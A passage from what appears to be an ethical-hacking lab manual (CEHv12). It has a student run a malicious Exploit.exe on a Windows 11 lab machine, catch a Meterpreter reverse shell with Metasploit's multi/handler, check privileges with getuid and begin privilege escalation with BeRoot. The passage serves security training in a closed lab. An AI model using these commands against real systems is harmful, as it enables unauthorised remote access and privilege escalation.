


19. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

20. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.



21. An **Open File – Security Warning** window appears; click **Run**.



22. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

23. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.

24. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command history shows the user performing a exploit/multi/handler setup, sending a stage payload, and opening a meterpreter session. The session is identified as "Meterpreter session 1" and is connected to host "10.10.1.11" at port "50213". The session was opened on "2022-04-05 03:42:28 -0400". The user then starts an interaction with the session.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot ( 3 C ) /|__ / Metasploit! \
;@'. __*,. .'' \|--- \_____
'(.,..."/

[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

25. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

The screenshot shows the user running the "getuid" command in the meterpreter session. The response indicates the server username is "Windows11\Admin".

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot ( 3 C ) /|__ / Metasploit! \
;@'. __*,. .'' \|--- \_____
'(.,..."/

[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >


```

26. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).


27. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
28. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.
29. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.
30. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

